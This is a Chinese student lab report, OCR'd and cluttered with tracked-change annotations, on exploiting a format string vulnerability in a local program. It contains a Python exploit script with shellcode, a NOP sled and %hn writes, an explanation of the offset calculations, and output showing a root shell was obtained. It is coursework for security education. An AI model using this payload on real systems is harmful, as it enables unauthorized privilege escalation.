    "\x53\x89\xe1\x99\xb0\x0b\xcd\x80\x00"
).encode('latin-1')
N=200

#  往字符串中填满 NOP

content=bytearray(0x90 for i in range(N))

#  把 shellcode 放在尾部

start= N-len(shellcode)
content[start:]=shellcode

#把返回值的地址放在格式化字符串的头部

addr1=0xffffcfb8 + 4
addr2=addr1 + 2
content[0:4]=(addr1).to_bytes(4,byteorder='little')
content[4:8]=('@@@@').encode('latin-1')
content[8:12]=(addr2).to_bytes(4,byteorder='little')

#  加上%x 和%hn

addr_little = 0xcfd4 + 100
small = addr_little-12-15*8
large=0xffff-addr_little
s="%.8x"*15 + "%." + str(small) + "x%hn%."\
    + str(large) + "x%hn"
fmt=(s).encode('latin-1')
content[12:12+len(fmt)]=fmt
```

设置格式[zhao ruizhi]: 字体颜色: 自动设置

删除[zhao ruizhi]: d08c

删除[zhao ruizhi]: 0xffffd08e


设置格式[zhao ruizhi]: 字体颜色: 自动设置

设置格式[zhao ruizhi]: 字体: （中文）宋体

删除[zhao ruizhi]: 0xd134

删除[zhao ruizhi]: 0xd134

删除[zhao ruizhi]: 参考输出：



3.5. 实践题

对 fmtexploit.py 进行修改与完善，使其产生的 badfile 能够成功触发 fmtvul 中的格式化字符串漏洞，并获取系统的控制权限。

删除[zhao ruizhi]:

- 源代码已在上面展示

设置格式[zhao ruizhi]: 字体: 小四, (中文)中文(简体)

```
#把返回值的地址放在格式化字符串的头部

addr1=0xffffcfb8 + 4
addr2=addr1 + 2
content[0:4]=(addr1).to_bytes(4,byteorder='little')
content[4:8]=('@@@@').encode('latin-1')
content[8:12]=(addr2).to_bytes(4,byteorder='little')

#  加上%x 和%hn

addr_little = 0xcfd4 + 100
small = addr_little-12-15*8
large=0xffff-addr_little
s="%.8x"*15 + "%." + str(small) + "x%hn%."\
     + str(large) + "x%hn"
fmt=(s).encode('latin-1')
content[12:12+len(fmt)]=fmt
```

分析:

设置格式[zhao ruizhi]: 字体: 加粗

1. %.8x 的填写个数:

为了找到 va_list 此时的偏移,得出攻击代码里需要填几个%.8x,我们通过试错法最终确定填写的数量为 15 个。

设置格式[zhao ruizhi]: 缩进: 首行缩进: 0 毫米, 无项目符号或编号

2. addr1,2 的确定:

由于我们是按照填写两字节修改方式在返回地址位置填写恶意脚本的存放位置,而恶意代码存放位置大致为 0xffffcfd4+x,高位 0xffff 比低位数值大,所以我们需要先填低字节的位置,由小端存储方式可知低字节位置就是 ret addr 的起始位置,也就是 stack frame 指针指向的位置上面 4 个字节处,故:

addr1 = 0xffffcfb8+4

设置格式[zhao ruizhi]: 字体: 小四

addr2 = addr1+2

设置格式[zhao ruizhi]: 居中, 缩进: 首行缩进: 0 毫米

3. 返回地址值的确定：

在实际操作过程中，虽然 badfile 中被 pad 填充，但如果 pad 过长还是会导致攻击失败，无法调用 shell，所以我们选择的最终返回地址要离 shellcode 近一些。这里选择数组首位置后 100 字节处，所以返回地址确定为：

0xffffcfd4+100

4. 攻击脚本的最终确定：

按照字符串漏洞的相关思想构造即可：

```
addr_little = 0xcfd4 + 100
small = addr_little-12-15*8
large=0xffff-addr_little
s="%.8x"*15 + "%." + str(small) + "x%hn%."\
    + str(large) + "x%hn"
fmt=(s).encode('latin-1')
content[12:12+len(fmt)]=fmt
```

- 程序输出结果：

```
┌──(zrz㉿kali)-[~/Exp12]
└─$ ./fmtvul
The address of the input array: 0xffffcfd4
The value of the frame pointer: 0xffffcfb8
The value of the return address: 0x565562a1
◆◆◆◆@@@@◆◆◆◆565562a156558eec565561b9ffffd0a8f7fdb8d0ffffcfbcffffcfb856558eec56558ff4ffff
562a1ffffcfd40000000100000c85655a1a0000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
```

根据如上的输出结果修改代码，以下是修改的部分：

设置格式[zhao ruizhi]: 居中，缩进: 首行缩进: 0 毫米，无项目符号或编号

设置格式[zhao ruizhi]: 缩进: 左侧: 30.4 毫米，首行缩进: 0 毫米，无项目符号或编号

删除[zhao ruizhi]: 分析：

%.8x 的填写个数：

为了找到 va_list 此时的偏移，得出攻击代码里需要填几个%.8x，我们通过试错法最终确定填写的数量为 15 个。

addr1,2 的确定：

设置格式[赵睿智]: 字体颜色: 红色

设置格式[zhao ruizhi]: （中文）英语(美国)

设置格式[zhao ruizhi]: 字体: 小四，字体颜色: 红色，（中文）英语(美国)

设置格式[zhao ruizhi]: （中文）英语(美国)

设置格式[赵睿智]: 缩进: 左侧: 22.2 毫米，首行缩进: 7.4 毫米，无项目符号或编号

设置格式[赵睿智]: 缩进: 左侧: 14.8 毫米，悬挂缩进: 7.4 毫米，制表位: 4 字符，左对齐，项目符号 + 级别: 1 + 对齐位置: 14.8 毫米 + 缩进位置: 22.2 毫米

设置格式[赵睿智]: 项目符号和编号

设置格式[zhao ruizhi]: 字体: 小四

```
#把返回值的地址放在格式化字符串的头部
addr1=0xffffcfb8 + 4
addr2=addr1 + 2
content[0:4]=(addr1).to_bytes(4,byteorder='little')
content[4:8]=('@@@@').encode('latin-1')
content[8:12]=(addr2).to_bytes(4,byteorder='little')
# 加上%x和%hn
addr_little = 0xcfd4 + 100
small =addr_little-12-15*8
large=0xffff-addr_little
s="%.8x"*15 + "%." + str(small) + "x%hn%."
    + str(large) + "x%hn"
fmt=(s).encode('latin-1')
content[12:12+len(fmt)]=fmt
```

设置格式[zhao ruizhi]: 缩进: 首行缩进: 0 毫米, 无项目符号或编号

- 攻击成功:

```
The value of the return address: 0xffffd038
# ls
args_lack    args_lack_1  fmtexploit.py  fmtvul.c  test1    vul
args_lack.c  badfile      fmtvul         input     test1.c  vul.c
# whoami
root
# exit
```

设置格式[zhao ruizhi]: List Paragraph, 缩进: 左侧: 22.6 毫米, 行距: 1.5 倍行距

设置格式[zhao ruizhi]: 字体: 小四

删除[zhao ruizhi]:

实验考核：

1、实验完毕后上交实验报告，实验报告的内容包括实验要求、实验内容、实现方法、实验结果及结论分析等，实验报告一律写成 50M 内 word 或 pdf 文档。

2、将实验报告上传到坚果云